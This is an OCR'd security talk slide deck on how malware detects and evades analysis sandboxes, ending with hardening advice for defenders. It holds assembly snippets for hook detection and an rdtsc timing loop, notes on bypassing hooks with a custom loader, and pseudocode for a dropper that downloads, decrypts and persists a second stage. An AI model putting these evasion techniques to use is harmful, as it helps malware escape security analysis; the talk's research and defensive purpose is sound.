
```
invoke _getdll,HASH_KERNEL32.DLL
invoke _getfunction, eax, HASH_WRITEPROCESSMEMORY
cmp dword [eax],0x8B55FF8B
 je .nohsandbox
 ret
.nohsandbox:
```

Jump like Bubka



EXCELLIUM

Jump like Bubka



Jump like Bubka

System Call Symbol	Windows NT (show)				Windows 2000 (show)					Windows XP (hide)				Windows 2003 Server (show)			Windows Vista (show)			Windows 2008 Server (show)			Windows 7 (hide)		Windows 8 (hide)	
										SP0	SP1	SP2	SP3										SP0	SP1	8.0	8.1
CcTestControl																											
FsRtlSyncVolumes																										0x011e	0x0122
NtAcceptConnectPort										0x0000	0x0000	0x0000	0x0000										0x0000	0x0000	0x01ac	0x0001
NtAccessCheck										0x0001	0x0001	0x0001	0x0001										0x0001	0x0001	0x01ab	0x01b0
NtAccessCheckAndAuditAlarm										0x0002	0x0002	0x0002	0x0002										0x0002	0x0002	0x01aa	0x01af
NtAccessCheckByType										0x0003	0x0003	0x0003	0x0003										0x0003	0x0003	0x01a9	0x01ae
NtAccessCheckByTypeAndAuditAlarm										0x0004	0x0004	0x0004	0x0004										0x0004	0x0004	0x01a8	0x01ad
NtAccessCheckByTypeResultList										0x0005	0x0005	0x0005	0x0005										0x0005	0x0005	0x01a7	0x01ac
NtAccessCheckByTypeResultListAndAuditAlarm										0x0006	0x0006	0x0006	0x0006										0x0006	0x0006	0x01a6	0x01ab
NtAccessCheckByTypeResultListAndAuditAlarmByHandle										0x0007	0x0007	0x0007	0x0007										0x0007	0x0007	0x01a5	0x01aa
NtAcquireCMFViewOwnership																											
NtAddAtom										0x0008	0x0008	0x0008	0x0008										0x0008	0x0008	0x01a3	0x01a8

http://j00ru.vexillium.org/ntapi/

Kernel version is found also in PEB

Kocham cię J00ru ! Not during CTF

Jump like Bubka

Kernel Side hooking

Kernel

Ntdll.dll

Kernel32.dll

Prog

Sysenter()

Reload the DLL

Kernel Side hooking

Kernel

Ntdll.dll

Sysenter

Kernel32.dll

Call NTDelayExecution()

Call Sleepex()

Prog

Call Sleep()

Use a custom «LoadLibrary»

Thank's to POC

Github: Fancycode/MemoryModule

Playing for time

- Every sandbox has a time limit
- Common time function are hooked

Playing for time

- Looking time on the web.
- Use unwatched “gettickcount”
- Process something.

Playing for time

Use a rdtsc loop. At max,

It could wait up to

18,446,744,073,709,551,615

clock cycle

Playing for time

```
        rdtsc
        mov     ecx,eax
.timing1:
        push    ecx
        cpuid   // Something todo
        rdtsc
        pop     ecx
        cmp     eax,ecx
        jae     .timing1
.timing2:
        push    ecx
        cpuid
        rdtsc
        pop     ecx
        cmp     eax,ecx
        jb      .timing2
```

Playing for time

Fooling the Sec Guy

Thread 1 : Sleep(60000)

Thread 2: work then ResolveHost

Playing for time

Fooling the Sec Guy

Thread 1 : Sleep(60000)

Thread 2: ResolveHost

Playing for time

Fooling the Sec Guy

Thread
1 : Sleep(60000)

Thread 2: ResolveHost

The vendors deception

No access policy, Fireye, Trend, Checkpoint …

- Simple POC

```
main {

    UrlDownloadtoFile (stage2.xml?hash(hostname))

    If success {

        Decipher(stage 2)

        Put in hklm/user/run

    }

}
```

Virtualization/Cpu

- Trend Deep Sec
- FireEye
- Cuckoo (Malwr)
- ThreatExpert
- Comodo
- Joe Sandbox
- Anubis

EXCELLIUM

Sandbox Detection

- Trend Deep Sec
- FireEye
- Cuckoo (Malwr)
- ThreatExpert
- Comodo
- Xandora
- Joe Sandbox
- Anubis

EXCELLIUM

Mitigate

- Many CPUs
- CPUID tuning

Vmware : cpuid.1.ecx = “0----------"

Kvm : cpu: host,-hypervisor

Mitigate

- Many CPUs, CPUID tuning
- No Virtualisation tools ! Leverage footprint
- Dump a real used workstation
- Use virtualisation everywhere !
- Use multiple sandboxes

Links

- Very Good hardening guide by EP_XOFF
  http://www.kernelmode.info/forum/viewtopic.php?f=11&t=3478

- Automated tool for Cuckoo by Jbremer
  https://github.com/jbremer/vmcloak

- My test suite
  https://github.com/Th4nat0s/No_Sandboxes

- APT Bypass (Zoltan Balázs & Levente Buttyán)
  http://bit.ly/1zZJkth Coming Soon !

Conclusion

- Sandbox as a magic device is like trusting AV as a magic device.
- Detection is definitively easier than bypass.
- Malware also use detection now

Any Questions ??

Thanks